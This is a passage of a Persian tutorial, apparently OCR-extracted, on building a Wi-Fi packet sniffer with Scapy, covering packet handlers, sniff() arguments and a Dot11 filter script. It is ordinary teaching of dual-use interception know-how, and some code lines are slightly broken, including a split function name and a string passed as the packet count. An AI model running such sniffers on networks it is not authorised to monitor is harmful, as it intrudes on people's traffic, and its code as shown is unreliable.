


مشاهده می کنید که من در اینجا یک بسته Beacon را ضبط کرده ام که در این بسته SSID مربوطه Broadcam نام دارد و همچنین مک آدرس اکسس پوینت نمایش داده می شود.


اگر قصد دارید تعداد بسته های بیشتری را ضبط کنید تنها کاری که بایستی انجام دهید این است که مقدار آرگومان count را افزایش دهید.



من در اینجا 12 بسته را ضبط کردم. مشاهده می کنید که علاوه بر فریم های beacon در اینجا چندین فریم کنترل (Control) و داده (Data) و مدیریت (Management) را نیز ضبط کرده ایم. در صورتیکه نتیجه خروجی کمی گیج کننده است می توانید دستور nsummary را استفاده کنید تا شماره بسته ها نیز به شما نمایش داده شود.



مشاهده می کنید که اکنون شماره بسته ها نیز برای ما نمایش داده می شود. شما همچنین می توانید محتوای بسته ها را در فرمت هگزادسیمال نمایش دهید . این کار با استفاده از دستور hexdump انجام می شود.



در این بخش با نحوه ایجاد یک شنودگر ساده و نمایش نتایج خروجی در فرمت های گوناگون در شل تعاملی Scapy آشنا شدیم. در بخش بعدی به توابع نگهدارنده بسته ها خواهیم پرداخت.


توابع نگهدارنده بسته ها

در بخش های قبلی با مقدمات Scapy آشنا شدیم و اولین اسنیفر وایفای خود را با استفاده از این کتابخانه ایجاد کردیم. در این بخش به توابع نگهدارنده بسته ها (Packet Handlers) در Scapy خواهیم پرداخت.

قبل از هر چیز منظور از نگهدارنده بسته چیست ؟ چه کاری انجام می دهد ؟

در بخش های قبلی بسته هایی را دریافت کردیم و در متغیر تعریف شده ذخیره کردیم. حالا با این بسته ها چه کار کنیم ؟ ممکن است بخواهید آنها را آنالیز کنید و با استفاده از آنها کارهای دیگری را انجام دهید. مثلا یک گزارش ایجاد کنید یا اینکه بسته ها را تزریق کرده تا یک حمله را پیاده سازی کنیم و کارهای زیاد دیگری که با استفاده از این بسته ها می توان انجام داد.

این همان جایی است که توابع Packet Handler کار را برای ما بسیار ساده کرده و به ما این توانایی را می دهد تا هر بسته را به صورت جداگانه پردازش کنیم. نحوه کار آنها را ببینیم. scapy را باز کرده و کارت شبکه خود را مثل قبل تنظیم کنید.



در اینجا ما تابعی با نام دلخواه NetamoozPacketHandler ایجاد کرده و یک ورودی با نام pkt به آن داده که بسته را دریافت خواهد کرد. در ادامه درون تابع خلاصه بسته های دریافتی را با استفاده از summary چاپ می کنیم و درنهایت با return خروجی را بر می گردانیم. دقت داشته باشید که در پایتون تورفتگی کد از اهمیت بالایی برخوردار است و من در اینجا از سه فاصله استفاده می کنم. در پایان تابعی که تعریف کردیم را به عنوان آرگومانی به Sniff داده تا شنود انجام شود. تا اینجای کار با توابع نگهدارنده بسته ها آشنا شدیم. در بخش بعدی پردازش های بیشتری را بر روی بسته ها انجام خواهیم داد ولی این بار برای اجرا موثر تر یک اسکریپت را ایجاد خواهیم کرد.

اولین اسکریپت با Scapy

نحوه کار با Scapy در شل تعاملی را آموختیم. اکنون می خواهیم از Scapy به عنوان یک ماژول استفاده کرده تا کارهای بیشتری را با آن انجام دهیم. کار با یک اسکریپت ساده پایتون آغاز می کنیم. من از ویرایشگر Geany استفاده می کنم ولی شما می توانید از هر ویرایشگر دلخواه دیگری برای نوشتن اسکریپت های خود استفاده کنید. فایلی با نام packethandler.py ایجاد می کنیم.

اولین بخشی که بایستی در اسکریپت خود اضافه کنیم وارد کردن ماژول های ضروری است. از آنجایی که می خواهیم از کاربر در حین اجرای اسکریپت آرگومان دریافت کنیم, ماژول sys را وارد کرده و به منظور استفاده از Scapy این ماژول را نیز به اسکریپت خود اضافه می کنیم :

```
import sys

from scapy.all import *
```

در ادامه تابع هندلر خود با نام NetamoozPacketHandler را ایجاد می کنیم. مثل قبل درون این تابع خلاصه محتوای بسته را دریافت و چاپ می کنیم.

```
def NetamoozPacketHandler(pkt) :

    print pkt.summary()

    return
```

و با استفاده از فراخوان sniff شنود را انجام می دهیم. یک تفاوت در اینجا وجود دارد. قبلا از شل تعاملی استفاده می کردیم و مقدار رابط شبکه در آنجا تعریف شده بود ولی این بار داخل اسکریپت بایستی با استفاده از آرگومان iface مقدار کارت شبکه وایرلس را تعریف کنیم. همچنین با استفاده از آرگومان count تعداد بسته ها را تعریف کرده و در نهایت تابع هندلر را ذکر می کنیم. می توانید مقادیر را به صورت استاتیک و به اصطلاح هاردکد درون اسکریپت خود درج کنید.


```
sniff(iface = wlan1mon , count = 8 , prn = NetamoozPacketHandler)
```

ولی همه کارایی اسکریپت به توانایی قبول مقادیر اختیاری از کاربر می باشد. یعنی کاربر بتواند در حین اجرای اسکریپت نام کارت شبکه خود و تعداد بسته ها برای شنود را در قالب آرگومان اضافه کند.

ما از قبل ماژول sys را به اسکریپت خود وارد کردیم, در نتیجه با استفاده از sys.argv می توانیم پارامترهای ورودی را از کاربر بگیریم. پس کد بالا را به صورت زیر می نویسیم :


sniff(iface = sys.argv[1] , count = sys.argv[2] , prn = NetamoozPacket Handler)

در اینجا آرگومان اول sys.argv[1] نام رابط شبکه وایرلس در وضعیت شنود و sys.argv[2] تعداد بسته های شنود می باشد. اسکریپت نهایی ما به صورت زیر می باشد :




دانلود غیرمجاز سرقت اثر محسوب می گردد

اسکریپت را ذخیره کنید و با استفاده از دستور chmod آن را به حالت اجرایی در آورده و با پارامترهای دلخواه اجرا کنید :




ما در اینجا رابط شبکه وایرلس wlan1mon و تعداد 12 بسته را به عنوان پارامتر ورودی به اسکریپت خود دادیم و به همین سادگی یک اسکریپت شنودگر وایرلس ایجاد کردیم و دوازده بسته وایرلس را شنود کردیم.

نکته جالب اینجاست که شما در واقع فقط یک اسکریپت شنود وایرلس ایجاد نکردید بلکه یک شنودگر جامع ایجاد کرده اید. یک کنسول جدید باز کنید و سیستم خودتان را پینگ کنید. اطمینان حاصل کنید که کارت شبکه کابلی eth0 متصل بوده و روتر را پینگ کنید.



اکنون در صورتیکه رابط شبکه eth0 را شنود کنیم بسته های ICMP را مشاهده خواهیم کرد. در واقع بسته های UDP و TCP نیز قابل شنود خواهند بود.



گرچه این ویژگی خوب است ولی ما می خواهیم شنودگر اختصاصی برای شنود بسته های 802.11 ایجاد کنیم. در بخش بعدی به این موضوع خواهیم پرداخت.

شنود تنها بسته های 802 . 11

در بخش قبلی شنودگری جامع ایجاد کردیم. اگر بخواهیم اسنیفر خود را تنها به بسته های 802.11 محدود کنیم کار بسیار ساده است. یک کپی از اسکریپت قبلی خود ایجاد کنید و اسکریپت را در ویرایشگر متنی باز کنید.

تابع خود را به صورت زیر تغییر می دهیم :

```
def NetamoozPacketHandler(pkt) :

    if pkt.haslayer(Dot11) :

        print pkt.summary()


    else :

